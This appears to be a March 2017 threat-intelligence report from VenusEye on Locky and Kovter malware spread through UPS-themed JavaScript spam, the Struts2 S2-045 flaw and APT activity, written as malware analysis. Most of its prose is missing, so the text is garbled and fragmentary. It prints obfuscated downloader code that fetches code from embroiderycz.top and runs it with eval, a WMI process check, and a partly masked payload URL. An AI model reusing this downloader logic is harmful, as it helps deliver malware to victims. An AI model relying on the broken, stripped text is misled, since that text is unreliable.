

2017 03



2017 03 10





.		3
.		4
.		6
3.1		6
3.2		7
3.3		8
.	APT	9
4.1	APT	9
4.2	APT	10



VenusEye

DDOS



UPS-Delivery

JS

VenusEye
Locky

Kovter

Struts2 S2-045



CVE-2017-5638

APT



3.1

JS UPS-Delivery




3.2

Kovter

XMLHTTP

```
function reqty(fdaa) { eval(fdaa); }
function mesuto() {
  for (var i=0; i<x.length; i++)
  {
    var vDjmb = function() {
      return new ActiveXObject("XMLHTTP");
    };
    var c = vDjmb();
    try
    {
      var raspbna2s=["\x6F","pi6dnz"];
      e[raspbna2s[9-9+0]]["G"+"ET", t4 + "iter+ter+x[]+\"c\"+\"o\"+\"u\"+\"n\"+\"t\"+\"er\"?"+m,false];
      e.send();
      var r = e.responseText;
      if (r.length > 999+1 && r.indexOf(m) > -1)
      {
        reqty(e.responseText.split(m).join(zaima.substring(2,3)));
        break;
      }
    }
    catch(e)
    {
      };
    };
  }
  var omd6rd="";
  var sder = "p";
  var g2 = "M"+sxml2.XMLHTT+"T"+sder;
  var m =
    "LRVFXk1PANiwdhJO2mCdYv3zbQKcQ3AS7IVGtsLDIzu19sBtBoXpGcsRGcZIFup5wyTK6RIJwGDjn7mMX
    48p5oYa8BkPwzvE08BiwgBBFqONP3sB1NdtHIFCCITvZupPhMMyctgYTFy5a7dnT1kDBugWuT";
  var x = new Array("embroiderycz.top", "embroiderycz.top", "embroiderycz.top", "embroiderycz.top", "embroiderycz.top");
  var t4 = "ht"+"tp";
  var pi6dnz = "\x70"+"x65x6E";
}
```

(1)



(2) UiUMpOyH


hDUZBz

```
451 function UiUMpOyH() {return iKf+MQz+EmP+iBA+vQA+JLf+Mzj+vjU+GnL+Kkf+rJH+lir+OFQ+KAC+JwF+Uk;
452
453
454
455
456 ZOkbzV=hDUZBz(UiUMpOyH());
457 function kRQTifWoe() {return ""};
458 var QHjDI='Scripting.FileSystemObjectScripting.FileSystemObjectScripting.FileSystemObject;
459 function IQCZtUn() {return '.j'+ 's';}function nICRXxKHd(JrGobvgrGFf) {return JhMdXLuVPo(JrG
```

(3)

js

js



(4) js

http://look*.top/11.exe

30459.exe

70684.exe

(5)

WMI

```
kSiTVRYUxr(gxgwFoFJF,MykNLVr);
var dOBpdqj = GetObject('winmgmts:{impersonationLevel=impersonate}').ExecQuery('Select * from Win32_Process Where Name = \''+PGmNKAhqmZ+'\'');
if ( dOBpdqj.Count >= 11-10 ){break;}
} catch(e) {}
```

3.3

Kovter

Locky


(Great Ennead)

osiris

Locky

HTTP

AES



APT

4.1 APT

APT

APT

H-worm

APT

APT

APT

0-day

4.2 APT

